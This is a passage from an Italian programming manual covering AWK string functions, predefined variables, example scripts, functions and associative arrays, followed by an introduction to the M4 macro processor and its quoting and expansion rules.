zia la corrispondenza nella stringa; inoltre, le variabili predefinite ***RSTART*** e ***RLENGTH*** vengono impostate rispettivamente a questa posizione e alla lunghezza della corrispondenza. Se il confronto fallisce, la funzione restituisce il valore zero e così viene impostata la variabile ***RSTART***, mentre ***RLENGTH*** riceve il valore −1.

```
sprintf( stringa_di_formato , espressione [ , ... ] )
```

La funzione ***sprintf()*** restituisce una stringa in base alla stringa di formato indicata come primo parametro, in cui le metavariabili '`%`...' vengono sostituite, nell'ordine, dai parametri successivi. Le metavariabili in questione sono state elencate nelle tabelle 23.42 e 23.43.

```
importo = 10000
sprintf( "Il totale è di EUR %i + IVA", importo )
```

L'espressione finale dell'esempio restituisce la stringa: «Il totale è di EUR 10000 + IVA».

```
sub( regexp , rimpiazzo [ , stringa_da_modificare ] )
```

La funzione ***sub()***, cerca all'interno della stringa fornita come ultimo parametro, oppure all'interno del record attuale, la prima corrispondenza con l'espressione regolare indicata come primo parametro. Quindi, sostituisce quella corrispondenza con la stringa fornita come secondo parametro. L'espressione regolare dovrebbe poter essere fornita in forma costante, senza che questo fatto venga inteso come un confronto implicito con il record attuale.

L'ultimo parametro deve essere una variabile, dal momento che viene passata per riferimento e il suo contenuto deve essere modificato dalla funzione.

La stringa di sostituzione (il secondo parametro), può contenere il simbolo '**&**', che in tal caso viene sostituito con la sottostringa per la quale si è avverata la corrispondenza con l'espressione regolare. Volendo inserire una e-commerciale letterale, si deve usare la sequenza '**\&**'.

L'indicazione di una e-commerciale letterale può essere un problema. In generale sarebbe meglio evitarlo. In ogni caso, è necessario leggere la documentazione specifica per il tipo di interprete AWK che si utilizza, per sapere come comportarsi esattamente.

La funzione ***sub()*** restituisce il numero di sostituzioni eseguite, pertanto può trattarsi del valore uno o di zero.

```
frase = "ciao, come stai?"
sub( /ciao/, "salve", frase )
```

L'espressione finale dell'esempio restituisce il valore uno, dal momento che la sostituzione ha luogo, mentre la variabile ***frase*** contiene alla fine la stringa: «salve, come stai?».

```
frase = "ciao, come stai?"
sub( /ciao/, "& amico", frase )
```

Questo esempio riutilizza la sottostringa della corrispondenza, attraverso il riferimento ottenuto con la e-commerciale. Alla fine, la variabile ***frase*** contiene: «ciao amico, come stai?».

```
gsub( regexp , rimpiazzo [ , stringa_da_modificare ] )
```

La funzione ***gsub()***, cerca all'interno della stringa fornita come ultimo parametro, oppure all'interno del record attuale, tutte le corrispondenze con l'espressione regolare indicata come primo parametro. Quindi, sostituisce quelle corrispondenze con la stringa fornita come secondo parametro. In pratica, si tratta di una variante di ***sub()***, in cui la sostituzione avviene in modo «globale». Valgono tutte le altre considerazioni fatte sulla funzione ***sub()***.

```
substr( stringa , inizio [ , lunghezza ] )
```

La funzione ***substr()*** restituisce una sottostringa di quanto fornito come primo parametro, prendendo ciò che inizia dalla posizione del secondo parametro, per una lunghezza pari al terzo parametro, oppure, fino alla fine della stringa di partenza.

```
substr( "ciao come stai", 6, 4 )
```

L'espressione dell'esempio restituisce la stringa «come».

```
tolower( stringa )
```

La funzione ***tolower()*** restituisce la stringa fornita come parametro trasformata utilizzando solo lettere minuscole.

```
toupper( stringa )
```

La funzione ***toupper()*** restituisce la stringa fornita come parametro trasformata utilizzando solo lettere maiuscole.

23.6.5 Variabili predefinite

La tabella 23.63 riepiloga le variabili predefinite principali di AWK. In particolare, sono state escluse quelle che riguardano la gestione degli array.

Tabella 23.63. Elenco delle variabili predefinite principali di AWK.

Variabile	Descrizione
`CONVFMT`	Formato di conversione da numero a stringa.
`FILENAME`	Nome del file attuale in ingresso, oppure '`-`'.
`FNR`	Numero del record attuale nel file attuale.
`FS`	Separatore dei campi in lettura.
`NF`	Numero totale dei campi nel record attuale.
`NR`	Numero totale dei record letti fino a questo punto.
`OFMT`	Formato di emissione dei numeri (di solito si tratta di '`%.6g`').
`OFS`	Separatore dei campi per '**`print`**'.
`ORS`	Separatore dei record per '**`print`**'.
`RS`	Separatore dei record in lettura.
`RSTART`	Utilizzata da ***match()*** per annotare l'inizio di una corrispondenza.
`RLENGTH`	Utilizzata da ***match()*** per annotare la lunghezza di una corrispondenza.

È il caso di ribadire alcuni concetti fondamentali riferiti alle variabili ***FS*** e ***RS***.

- I record in ingresso sono distinti in base al contenuto della variabile ***RS***. Per restare aderenti allo standard POSIX, questa può contenere un carattere, oppure la stringa nulla. Di solito, la variabile ***RS*** contiene il carattere <*LF*>, ovvero il codice di interruzione di riga comune nei sistemi Unix. Nel caso in cui sia indicata la stringa nulla, si è di fronte a una situazione particolare: i record sono separati da una o più righe bianche o vuote.
- I campi dei record in ingresso sono distinti in base al contenuto della variabile ***FS***. Questa variabile può contenere un carattere singolo, oppure un'espressione regolare (senza delimitatori). La corrispondenza con il carattere, o con l'espressione regolare rappresenta ciò che viene considerato il separatore dei campi. Di solito, la variabile ***FS*** contiene il carattere <*SP*>, ovvero lo spazio, che costituisce una situazione particolare: la separazione tra i campi è ottenuta inserendo qualunque spazio orizzontale (<*SP*> o <*HT*>), di qualunque lunghezza. Questa eccezione permette di leggere agevolmente i listati tabellari in cui i dati sono incolonnati in qualche modo, attraverso spaziature più o meno ampie.

23.6.6 Esempi

«

Gli esempi che vengono mostrati qui sono molto banali e sono tratti prevalentemente da *Effective AWK Programming* di Arnold D. Robbins. Tuttavia, qui sono mostrati come script autonomi, utilizzando una notazione che potrebbe sembrare ridondante, ma che può essere utile per non confondere il principiante. Trattandosi di

script autonomi, questi ricevono i dati in ingresso solo attraverso lo standard input.

```
#!/usr/bin/awk -f
1 {
    if (length($0) > max) {
        max = length($0)
    }
}
END {
    print max
}
```

Questo esempio serve a trovare la riga di lunghezza massima di un file di testo normale. In pratica, viene scandito ogni record e viene memorizzata la sua lunghezza se questa risulta superiore all'ultima misurazione effettuata. Alla fine viene emesso il contenuto della variabile che è stata usata per annotare questa informazione.

```
#!/usr/bin/awk -f
length($0) > 80 { print $0 }
```

Questo esempio emette tutte le righe di un file di testo che superano la lunghezza di 80 caratteri.

```
#!/usr/bin/awk -f
NF > 0 { print $0 }
```

In questo caso vengono emesse tutte le righe di un file di testo che hanno almeno un campo. In pratica, vengono escluse le righe bianche e quelle vuote.

```
#!/usr/bin/awk -f
1 { totale += $5 }
END { print "totale:" totale "byte" }
```

Questo programma è fatto per sommare i valori del quinto campo

di ogni record. In pratica, si tratta di incanalare nel programma il risultato di un comando '**`ls -l`**', in modo da ottenere il totale in byte.

```
#!/usr/bin/awk -F : -f
1 { print $1 }
```

Questo programma è banale, ma ha qualcosa di speciale: la riga iniziale indica che si tratta di uno script di '`/usr/bin/awk`', che deve essere avviato con le opzioni '**`-F : -f`**'. In pratica, rispetto al solito, è stata aggiunta l'opzione '**`-F :`**', con la quale si specifica che la separazione tra i campi dei record è data dal carattere '`:`'. Il programma, di per sé, è fatto per leggere un file composto da righe separate in questo modo, come nel caso di '`/etc/passwd`', allo scopo di emettere solo il primo campo, che, sempre nel caso si tratti di '`/etc/passwd`', corrisponde al nominativo-utente.

```
#!/usr/bin/awk -F : -f
BEGIN { print "Gli utenti seguenti accedono senza parola d'ordine:" }
$2 == "" { print $1 }
```

Si tratta di una variante dell'esempio precedente, dove si presume che i dati in ingresso provengano sicuramente dal file '`/etc/passwd`'. In questo caso, vengono visualizzati i nomi degli utenti che non hanno una parola d'ordine nel secondo campo.

```
#!/usr/bin/awk -f
END { print NR }
```

Legge il file fornito attraverso lo standard input ed emette il numero complessivo di record che lo compongono.

```
#!/usr/bin/awk -f
(NR % 2) == 0 { print }
```

In questo caso, vengono emessi solo i record pari. In pratica, l'e-

spressione '`(NR % 2) == 0`' si avvera solo quando non c'è resto nella divisione della variabile ***NR*** per due.

23.6.7 Dichiarazione di funzioni

Un programma AWK può contenere la dichiarazione di funzioni definite liberamente. Queste dichiarazioni vanno fatte al di fuori delle regole normali. La dichiarazione di una funzione avviene in modo simile al linguaggio C, con la differenza che non si dichiara il tipo restituito dalla funzione e nemmeno quello delle variabili che ricevono i valori della chiamata.

```
function nome_della_funzione ( elenco_parametri_formali ) {
    istruzioni
}
```

La parentesi tonda aperta che introduce l'elenco dei parametri formali, **deve essere attaccata alla fine del nome della funzione che viene dichiarata**. L'elenco dei parametri formali è in pratica un elenco di nomi di variabili locali, che ricevono il valore dei parametri corrispondenti nella chiamata. Se una chiamata di funzione utilizza meno parametri di quelli che sono disponibili, le variabili corrispondenti ricevono in pratica la stringa nulla.

È importante osservare che non è possibile dichiarare altre variabili locali, oltre a quelle che appaiono nell'elenco dei parametri formali.

```
function fattoriale(x) {
    i = x - 1
    while ( i > 0 ) {
        x *= i
        i--
    }
    return x
}
```

L'esempio mostra la dichiarazione di una funzione ricorsiva, per il calcolo del fattoriale. Si può osservare l'istruzione '**`return`**', che permette di stabilire il valore che viene restituito dalla funzione. Naturalmente sono ammissibili anche funzioni che non restituiscono un valore: queste non hanno l'istruzione '**`return`**'.

```
function somma( x, y, z, i ) {
    z = x
    for ( i = 1; i <= y; i++ ) {
        z++
    }
    return z
}
```

Un altro esempio può servire per comprendere la gestione delle variabili locali in una funzione. In questo caso si tratta di una funzione che calcola la somma dei primi due parametri che gli vengono forniti. I due parametri successivi, ***z*** e ***i***, sono dichiarati tra i parametri formali per essere usati come variabili locali; come si vede, la funzione non tiene in considerazione i valori che potrebbero trasportare.

In effetti, la funzione potrebbe utilizzare ugualmente le variabili ***z*** e ***i***, anche se queste non fossero dichiarate tra i parametri formali. In tal modo, però, queste variabili sarebbero globali, pertanto si potrebbero porre dei problemi di conflitti con altre variabili con lo stesso

nome usate altrove nel programma.

```
#!/bin/awk -f
function somma( x, y, z, i ) {
    z = x
    for ( i = 1; i <= y; i++ ) {
        z++
    }
    return z
}
1 { print $1 "+" $2 "=" somma( $1, $2 ) }
```

Questo ultimo esempio mostra un programma completo per ottenere la somma dei primi due campi di ogni record fornito in ingresso.

23.6.8 Array

Il linguaggio AWK può gestire anche gli array, di tipo associativo, simili a quelli del linguaggio Perl. A seconda dell'uso che si vuole fare di questi array, ci si può anche «dimenticare» di questa particolarità di AWK, utilizzando i soliti indici numerici, che però AWK tratta come stringhe.

23.6.8.1 Dichiarazione e utilizzo di un array

La dichiarazione di un array avviene nel momento in cui vi si fa riferimento. In pratica, con l'istruzione seguente si assegna la stringa '**"ciao"**' all'elemento '**"2"**' dell'array '**a**':

```
a[2] = "ciao"
```

Se l'array non esiste già, viene creato per l'occasione. Nello stesso modo, se l'elemento '**"2"**' non esiste, viene creato all'interno dell'array.

In pratica, l'array di AWK è un insieme di elementi a cui si fa riferimento con un indice libero. Il fare riferimento a un elemento che non esiste, anche solo per leggerne il contenuto, implica la creazione di tale elemento. Come si può intuire, il riferimento a un elemento che non esiste ancora, crea tale elemento assegnandogli la stringa nulla, restituendo pertanto lo stesso valore.

L'esempio seguente crea un array un po' strampalato, con una serie di valori senza un significato particolare:

```
elenco["ciao"] = "Saluti"
elenco["maramao"] = 123
elenco[3] = 345
elenco[2345] = "che bello"
```

Si intuisce che gli elementi di un array AWK non hanno un ordine preciso.

È importante tenere presente che non è possibile riutilizzare una variabile scalare come array; nello stesso modo, non si può riutilizzare un array come se fosse una variabile scalare. Se si tenta di fare una cosa del genere, l'interprete dovrebbe bloccarsi con una segnalazione di errore.

23.6.8.2 Scandire gli elementi di un array

La scansione degli elementi di un array AWK può essere un problema, se si pensa alla sua natura. Per esempio, dal momento che facendo riferimento a un elemento che non esiste, lo si crea implicitamente, si capisce che non si può nemmeno andare per tentativi.

Per risolvere il problema, AWK fornisce due strumenti: l'operatore '**in**' e una variante della struttura di controllo '**for**'.

Per verificare che un array contenga effettivamente l'elemento corrispondente a un certo indice, si usa l'operatore '**in**', nel modo seguente:

```
indice in array
```

Per esempio, per verificare che esista l'elemento '**prova[234]**', si può usare un'istruzione simile a quella seguente:

```
if (234 in prova) {
    print "L'elemento prova[234] corrisponde a " prova[234]
}
```

Per scandire tutti gli elementi di un array si usa la struttura di controllo '**for**' in un modo particolare:

```
for (variabile in array) istruzione
```

In pratica, per ogni elemento contenuto nell'array, viene eseguita l'istruzione (o il blocco di istruzioni) che segue, tenendo conto che alla variabile viene assegnato ogni volta l'indice dell'elemento in corso di elaborazione.

È chiaro che l'ordine in cui appaiono gli elementi dipende dall'interprete AWK; in generale dovrebbe dipendere dalla sequenza con cui questi sono stati inseriti. L'esempio seguente, scandisce un array e mostra il contenuto di ogni elemento:

```
for (i in elenco) {
    print "elenco[" i "]  " elenco[i]
}
```

23.6.8.3 Cancellazione di un elemento

«

L'eliminazione di un elemento di un array si ottiene con l'istruzione '**delete**':

```
delete array[indice]
```

Alcune realizzazioni di AWK sono in grado di eliminare completamente un array, se non si indica l'indice di un elemento. In alternativa, si ottiene questo risultato con la funzione ***split()***, come si vede sotto. L'uso di questa funzione viene mostrato più avanti.

```
split("", array)
```

Considerato che per AWK l'eliminazione di un array è precisamente l'eliminazione di tutti i suoi elementi, si potrebbe fare anche come viene mostrato nello schema seguente:

```
for (variabile in array) {
    delete array[variabile]
}
```

23.6.8.4 Indici numerici e indici «nulli»

Gli indici di un array AWK sono delle stringhe, quindi, se si usano dei numeri, questi vengono convertiti in stringa, utilizzando la stringa di formato contenuta nella variabile ***CONVFMT***. Finché si usano indici numerici interi, non sorgono problemi; nel momento in cui si utilizzano valori non interi, la conversione può risentire di un troncamento, o di un'approssimazione derivata dalla conversione. In altri termini, due indici numerici differenti potrebbero puntare di fatto allo stesso elemento, perché la trasformazione in stringa li rende uguali.

L'indice di un array potrebbe essere anche una variabile mai usata prima. In tal caso, la variabile contiene la stringa nulla. Nel caso in cui questa variabile venga poi trattata in modo numerico, incrementando o decrementando il suo valore, per creare e fare riferimento a elementi dell'array che si vogliono raggiungere con indici pseudo-numerici, bisogna tenere presente che esiste anche l'elemento con indice '`""`'. Se si tenta di raggiungerlo con l'indice '`"0"`', si fallisce nell'intento.

```
1 {
    riga[n] = $0
    n++
}
END {
    for ( i=n-1; i >= 0; i-- ) {
        print riga[i]
    }
}
```

Si intuisce che il programma AWK che si vede nell'esempio serva ad accumulare tutte le righe lette nell'array '`riga`', quindi a scandire

lo stesso array per emettere il testo di queste righe. Se si osserva con attenzione, di capisce che la prima riga non può essere ottenuta. Infatti, la variabile ***n*** viene utilizzata subito la prima volta, quando il suo contenuto iniziale è la stringa nulla, '`""`'; successivamente viene incrementata, facendo sì che quella stringa nulla venga intesa come uno zero, ma intanto è stato creato l'elemento '**`riga[""]`**'. Alla fine della lettura di tutti i record, viene scandito nuovamente l'array, trattandolo come se contenesse elementi da zero a '**`n-1`**'. Tuttavia, dal momento che l'elemento '**`riga[0]`**' non esiste, perché al suo posto c'è invece '**`riga[""]`**' che non viene raggiunto, si perde la prima riga.

23.6.8.5 Trasformare una stringa delimitata in un array

«

È molto importante considerare la possibilità di convertire automaticamente una stringa in un array attraverso la funzione interna ***split()***.

```
split( stringa, array [, separatore] )
```

In pratica, il primo parametro è la stringa da suddividere; il secondo è l'array da creare (nel caso esista già, vengono eliminati tutti i suoi elementi); il terzo, è il carattere, o l'espressione regolare, che si utilizza per separare gli elementi all'interno della lista. Se non viene indicato l'ultimo argomento, viene utilizzato il contenuto della variabile ***FS*** (come si può intuire). Dal momento che questo tipo di operazione è analoga alla separazione in campi di un record, anche in questo caso, se il carattere di separazione è uno spazio (<*SP*>), gli elementi vengono individuati tra delimitatori composti da sequenze indefinite di spazi e tabulazioni.

Il primo elemento dell'array creato in questo modo ha indice '**"1"**', il secondo ha indice '**"2"**', continuando così, di seguito, fino all'elemento ***n***-esimo.

```
split( "uno-due-tre", elenco, "-" )
```

L'esempio che si vede crea (o ricrea) l'array '**elenco**', con tre elementi contenenti le stringhe '**uno**', '**due**' e '**tre**'. In pratica, è come se si facesse quanto segue:

```
elenco[1] = "uno"
elenco[2] = "due"
elenco[3] = "tre"
```

Se non c'è alcuna corrispondenza tra il carattere, o l'espressione regolare, che si utilizzano come ultimo argomento, viene creato solo l'elemento con indice '**"1"**', nel quale viene inserita tutta la stringa di partenza.

23.6.8.6 Array pseudo-multidimensionali

Gli array di AWK sono associativi, pertanto non ha senso parlare di dimensioni, in quanto è disponibile un solo indice. Tuttavia, gestendo opportunamente le stringhe, si possono individuare idealmente più dimensioni, anche se ciò non è vero nella realtà. Supponendo di voler gestire un array a due dimensioni, con indici numerici, si potrebbero indicare gli indici come nell'esempio seguente, dove si assegna un valore all'elemento ideale «1,10»:

```
elenco[1 "s" 10] = 123
```

La lettera «s» che si vede, è solo una stringa, scelta opportunamente, in modo che l'indice che si ottiene non si possa confondere con qualcosa che non si vuole. In questo caso, l'indice reale è la stringa '**1s10**'.

AWK offre un supporto a questo tipo di finzione multidimensionale. Per farlo, esiste la variabile ***SUBSEP***, che viene usata per definire il carattere di separazione. Questo carattere è generalmente <*FS*>, che si esprime in esadecimale come $1C_{16}$ e in ottale come 34_8, corrispondente per AWK alla sequenza di escape '**\034**'.

Quando si fa riferimento a un elemento di un array, in cui l'indice sia composto da una serie di valori separati con una virgola, AWK intende che questi valori debbano essere concatenati con il contenuto della variabile ***SUBSEP***.

```
elenco[1, 10] = 123
```

L'esempio appena mostrato equivale in pratica a quello seguente:

```
elenco[1 SUBSEP 10] = 123
```

In generale, non è opportuno modificare il valore di questa variabile, dal momento che si tratta di un carattere decisamente inusuale, allo scopo di garantire che non si possano formare degli indici uguali per elementi che dovrebbero essere differenti.

Per verificare se un elemento di un array del genere esiste, si può utilizzare lo stesso trucco:

```
(indice_1, indice_2, ...) in array
```

23.7 Introduzione a M4

M4 è un elaboratore di «macro», nel senso che la sua elaborazione consiste nell'espandere le macroistruzioni che incontra nell'input. In altri termini, si può dire che copia l'input nell'output, espandendo man mano le macroistruzioni che incontra. La logica di funzionamento di M4 è completamente diversa dai linguaggi di programmazione comuni; inoltre, le sue potenzialità richiedono molta attenzione da parte del programmatore. Detto in maniera diversa, si tratta di un linguaggio macro molto potente, ma altrettanto difficile da gestire.

L'obiettivo di questa introduzione a M4 è solo quello di mostrarne i principi di funzionamento, per permettere la comprensione, parziale, del lavoro di altri, perché in generale **il suo uso è decisamente sconsigliabile**. Per citare un caso significativo, la configurazione di Sendmail viene gestita attraverso una serie di macroistruzioni di M4, con le quali si genera il file '`/etc/sendmail.cf`'.

23.7.1 Principio di funzionamento

M4 è costituito in pratica dall'eseguibile '**`m4`**', la cui sintassi per l'avvio può essere semplificata nel modo rappresentato dallo schema seguente:

```
m4 [opzioni] [file_da_elaborare]
```

Il file da elaborare può essere fornito come argomento, oppure attraverso lo standard input; il risultato viene emesso attraverso lo standard output e gli errori eventuali vengono segnalati attraverso lo standard error.

Per iniziare a comprendere il funzionamento di M4, si osservi il testo seguente:

```
Ciao, come stai ? dnl Che domanda!

# Questo è un commento ? dnl Sì.

Oggi è una giornata stupenda.
```

Supponendo di avere scritto questo in un file, precisamente ‘`prova.m4`’, lo si può rielaborare con M4 in uno dei due modi seguenti (sono equivalenti):

```
$ m4 prova.m4 [Invio]

$ m4 < prova.m4 [Invio]
```

In entrambi i casi, quello che si ottiene attraverso lo standard output è il testo seguente:

```
Ciao, come stai ?
# Questo è un commento ? dnl Sì.

Oggi è una giornata stupenda.
```

Tutto ciò che M4 non riesce a interpretare come una macroistruzione rimane inalterato. Anche se il simbolo di commento è previsto e corrisponde a ‘**#**’ (a meno che siano state usate opzioni o istruzioni particolari), i commenti non vengono eliminati: servono solo a evitare che il testo sia interpretato da M4.

L’unico commento che funzioni in modo simile a quello dei linguaggi di programmazione comuni è la macro ‘**dnl**’ (è stata usata nella prima riga), con la quale viene eliminato il testo a partire da quel punto fino al codice di interruzione di riga successivo. Dal mo-

mento che viene eliminato anche il codice di interruzione di riga, si può vedere dall'esempio che la seconda riga, quella vuota, viene inghiottita; invece, il «dnl» contenuto nella riga di commento non è stato considerato da M4.

23.7.2 Convenzioni generali

L'analisi di M4 sull'input viene condotta separando tutto in «elementi» (*token*), i quali possono essere classificati fondamentalmente in tre tipi: ***nomi***, ***stringhe*** tra virgolette e caratteri singoli che non hanno significati particolari.

I nomi sono sequenze di lettere (compreso il trattino basso) e numeri, dove il primo carattere è una lettera. Una volta che M4 ha delimitato un nome, se questo viene riconosciuto come una macroistruzione, allora questa viene espansa (sostituendola al nome).

Le stringhe delimitate da virgolette richiedono l'uso di un apice di apertura e di uno di chiusura (‘ e ’). Il risultato dell'elaborazione di una stringa di questo tipo è ciò che si ottiene eliminando il livello più esterno di apici. Per esempio:

```
‘’
```

corrisponde alla stringa nulla;

```
‘la mia stringa’
```

corrisponde al testo «la mia stringa»;

```
‘‘tra virgolette’’
```

corrisponde a «‘tra virgolette’».

È importante tenere presente che anche i simboli usati per delimitare le stringhe possono essere modificati attraverso istruzioni di M4.

Tutto ciò che non rientra nella classificazione di nomi e stringhe delimitate tra virgolette, sono elementi sui quali non si applica alcuna trasformazione.

I commenti per M4 rappresentano solo una parte di testo che non deve essere analizzato alla ricerca di macroistruzioni. Quello che si ottiene è la riproduzione di tale testo senza alcuna modifica. In linea di principio, i commenti sono delimitati dal simbolo '**#**' fino alla fine della riga, cioè fino al codice di interruzione di riga. M4 permette di modificare i simboli usati per delimitare i commenti, o di annullarli del tutto.

È il caso di soffermarsi un momento su questo concetto. Quando si utilizza M4, spesso lo si fa per generare un file di configurazione o un programma scritto in un altro linguaggio. Questi tipi di file potrebbero utilizzare dei commenti, ma può essere conveniente generare nel risultato dei commenti il cui contenuto cambia in funzione di situazioni determinate. Si immagini di voler realizzare uno script di shell, in cui notoriamente il commento si introduce con lo stesso simbolo '**#**', volendo comporre il commento in base a delle macroistruzioni; diventa necessario fare in modo che M4 non consideri il simbolo '**#**' come l'inizio di un commento.

L'unico tipo di dati che M4 può gestire sono le stringhe alfanumeriche, indipendentemente dal fatto che si usino gli apici per delimitarle. Naturalmente, una stringa contenente un numero può avere un significato particolare che dipende dal contesto.

23.7.2.1 Macro

M4 è un linguaggio di programmazione il cui scopo principale è quello di gestire opportunamente la sostituzione di testo in base a delle macroistruzioni. Tuttavia, alcune macroistruzioni potrebbero servire a ottenere qualche funzione in più rispetto alla semplice sostituzione di testo. In generale, per uniformità, si parla sempre di «macro» anche quando il termine potrebbe essere improprio; per la precisione si distingue tra macroistruzioni interne (*builtin*), che pur non essendo dichiarate fanno parte di M4, e macroistruzioni normali, dichiarate esplicitamente.

Una macroistruzione può essere «invocata» attraverso due modi possibili:

```
nome
```

```
nome(parametro_1, parametro_2, ... parametro_n)
```

Nel primo caso si tratta di una macroistruzione senza parametri (ovvero senza argomenti); nel secondo si tratta di una macroistruzione con l'indicazione di parametri. È importante osservare che, quando si utilizzano i parametri, la parentesi aperta iniziale **deve seguire immediatamente il nome della macroistruzione** (senza spazi aggiuntivi); inoltre, se una macroistruzione non ha parametri, non si possono utilizzare le parentesi aperta e chiusa senza l'indicazione di parametri, perché questo sarebbe equivalente a fornire la stringa nulla come primo parametro.

La cosa più importante da apprendere è il modo in cui viene trat-

tato il contenuto che appare tra parentesi, che serve a descrivere i parametri di una macroistruzione; infatti, prima di espandere la macroistruzione, viene espanso il contenuto che appare tra parentesi. Una volta espansa anche la macroistruzione con i parametri ottenuti, viene eseguita un'altra analisi del risultato, con il quale si possono eseguire altre espansioni di macroistruzioni, oppure si può ottenere la semplice eliminazione delle coppie di apici dalle stringhe delimitate. Le operazioni svolte da M4 per espandere una macroistruzione sono elencate dettagliatamente di seguito.

1. Vengono suddivisi gli elementi contenuti tra parentesi ignorando gli spazi iniziali e includendo quelli finali. Si osservi l'esempio seguente:

```
miamacro(a mio, d)
```

   Questo è equivalente a:

```
miamacro(a mio,d)
```

2. Vengono espanse le macroistruzioni contenute eventualmente tra i parametri. Continuando l'esempio precedente, si immagini che '**mio**' sia una macroistruzione che si espande nella stringa:

```
, b, c
```

   A causa della sostituzione di '**mio**', si ottiene in pratica quanto segue:

```
miamacro(a , b, c,d)
```

   Infine, tutto si riduce a:

```
miamacro(a ,b,c,d)
```

   Pertanto i parametri sono esattamente una '**a**' seguita da uno spazio e poi le altre lettere '**b**', '**c**' e '**d**'.

3. Una volta risolti i parametri, viene espansa la macroistruzione.
4. Il risultato dell'espansione viene rianalizzato alla ricerca di stringhe delimitate a cui togliere gli apici esterni e di altre macroistruzioni da espandere.

In un certo senso si potrebbe dire che le stringhe, delimitate come previsto da M4, siano delle macroistruzioni che restituiscono il contenuto in modo letterale, perdendo quindi la coppia di apici più esterni. Questo significa che ciò che appare all'interno di una tale stringa non può essere interpretato come il nome di una macroistruzione; inoltre, nemmeno i commenti vengono presi in considerazione come tali. La differenza fondamentale rispetto alle macroistruzioni normali sta nel fatto che l'espansione avviene una volta sola.

Quando si usano le stringhe delimitate tra le opzioni di una macroistruzione normale, è necessario tenere presente che queste vengono trattate la prima volta nel modo appena descritto, allo scopo di fornire i parametri effettivi alla macroistruzione, ma dopo l'espansione della macroistruzione avviene un'ulteriore elaborazione del risultato.

In generale sarebbe conveniente e opportuno indicare i parametri di una macroistruzione sempre utilizzando le stringhe delimitate, a meno di voler indicare esplicitamente altre macroistruzioni. Ciò facilita la lettura umana di un linguaggio di programmazione già troppo complicato. In ogni caso, non si deve dimenticare il ruolo degli spazi finali che vengono sempre inclusi nei parametri. Per esempio, si osservi la macroistruzione '**miamacro**':

```
miamacro(`a' , `b', `c', `d')
```

Questa ha sempre come primo parametro la lettera '**a**' seguita da uno spazio; a nulla serve in questo caso l'uso degli apici, o meglio, sarebbe stato più opportuno usarli nel modo seguente:

```
miamacro(`a ', `b', `c', `d')
```

È il caso di precisare che le sequenze di caratteri numerici sono comunque delle stringhe per M4, per cui '**miamacro(123)**' è perfettamente uguale a '**miamacro(`123')**'. Tuttavia, dal momento che un nome non può cominciare con un numero, non ci possono essere macroistruzioni il cui nome corrisponda a un numero; pertanto si può evitare di utilizzare gli apici di delimitazione perché sarebbe comunque inutile.

Le stringhe delimitate, oltre che per impedire l'espansione di nomi che corrispondono a delle macroistruzioni, permettono di «unire» due macroistruzioni. Si osservi l'esempio seguente:

```
miamacro_x`ciao'miamacro_y
```

L'intenzione è quella di fare rimpiazzare a M4 le macroistruzioni '**miamacro_x**' e '**miamacro_y**' con qualcosa, facendo in modo che queste due parti si uniscano avendo al centro la parola «ciao». Si può intuire che non sarebbe stato possibile scrivere il testo seguente:

```
miamacro_xciaomiamacro_y
```

Infatti, in tal modo non sarebbe stata riconosciuta alcuna macroistruzione. Secondo lo stesso principio, si può unire il risultato di due macroistruzioni senza spazi aggiuntivi, utilizzando apici che delimitano una stringa nulla.

```
miamacro_x``'miamacro_y
```

L'espansione delle macroistruzioni pone un problema in più a causa

del fatto che dopo l'espansione il risultato viene riletto alla ricerca di altre macroistruzioni. Si osservi l'esempio seguente, supponendo che la macroistruzione '**miamacro_x**' restituisca la stringa '**miama**' nel caso in cui il suo unico parametro sia pari a '**1**':

```
miamacro_x(1)cro_z
```

Espandendo la macroistruzione si ottiene la stringa «miama», ma dal momento che viene fatta una scansione successiva, la parola «miamacro_z» potrebbe essere un'altra macroistruzione; se fosse questo il caso, la macroistruzione verrebbe espansa a sua volta. Per evitare che accada una cosa del genere si possono usare gli apici in uno dei due modi seguenti:

```
miamacro_x(1)‘’cro_z
```

```
miamacro_x(1)‘cro_z’
```

Il problema può essere visto anche in modo opposto, se l'espansione di una macroistruzione, quando questa è attaccata a un'altra, può impedire il riconoscimento della seconda. L'esempio seguente mostra infatti che la seconda macroistruzione, '**miamacro_y**', non può essere riconosciuta a causa dell'espansione della prima.

```
miamacro_x(1)miamacro_y
```

Una considerazione finale va fatta sulle macroistruzioni che non restituiscono alcunché, ovvero che si traducono semplicemente nella stringa nulla. Spesso si tratta di macroistruzioni interne che svolgono in realtà altri compiti, come potrebbe fare una funzione *void* di un linguaggio di programmazione normale. In questo senso, per una macroistruzione che non restituisce alcun valore, viene anche detto che restituisce *void*, che in questo contesto è esattamente la stringa nulla.

23.7.2.2 Definizione di una macroistruzione

«

```
define(nome_macro [, espansione])
```

Come si può osservare dalla sintassi mostrata, la creazione di una macroistruzione avviene attraverso una macroistruzione interna, '**define**', per la quale deve essere fornito un parametro obbligatorio, corrispondente al nome della macroistruzione da creare, a cui si può aggiungere il valore in cui questa si deve espandere. Se non viene specificato in che modo si deve espandere la macroistruzione, si intende che si tratti della stringa nulla.

La macroistruzione '**define**' non restituisce alcun valore (a parte la stringa nulla). Si osservi l'esempio seguente:

```
1 define(‘CIAO’, ‘Ciao a tutti.’)
2 CIAO
```

Se questo file viene elaborato da M4, si ottiene il risultato seguente:

```
1
2 Ciao a tutti.
```

Come già affermato, '**define**' crea una macroistruzione ma non genera alcun risultato, pertanto viene semplicemente eliminata.

Per creare una macroistruzione che accetti delle opzioni, occorre indicare, nella stringa utilizzata per definire la sostituzione, uno o più simboli speciali. Si tratta precisamente di '**$1**', '**$2**',... '**$*n*** '. Il numero massimo di parametri gestibili da M4 dipende dalla sua versione. I sistemi GNU dispongono generalmente di M4 GNU [5] e questo non ha limiti particolari al riguardo, mentre le versioni presenti in altri sistemi Unix possono essere limitate a nove.

Questa simbologia richiama alla mente i parametri usati dalle shell comuni; e con la stessa analogia, il simbolo '**$0**' si espande nel nome della macroistruzione stessa.

```
1 define(‘CIAO’, ‘Ciao $1, come stai?’)
2 CIAO(‘Tizio’)
```

L'esempio è una variante di quello precedente, in cui si crea la macroistruzione '**CIAO**' che accetta un solo parametro. Il risultato dell'elaborazione del file appena mostrato è il seguente:

```
1
2 Ciao Tizio, come stai?
```

Prima di proseguire è opportuno rivedere il meccanismo dell'espansione di una macroistruzione attraverso un caso particolare. L'esempio seguente è leggermente diverso da quello precedente, in quanto vengono aggiunti gli apici attorno alla parola «come». Il risultato dell'elaborazione è però lo stesso.

```
1 define(‘CIAO’, ‘Ciao $1, ‘come’ stai?’)
2 CIAO(‘Tizio’)
```

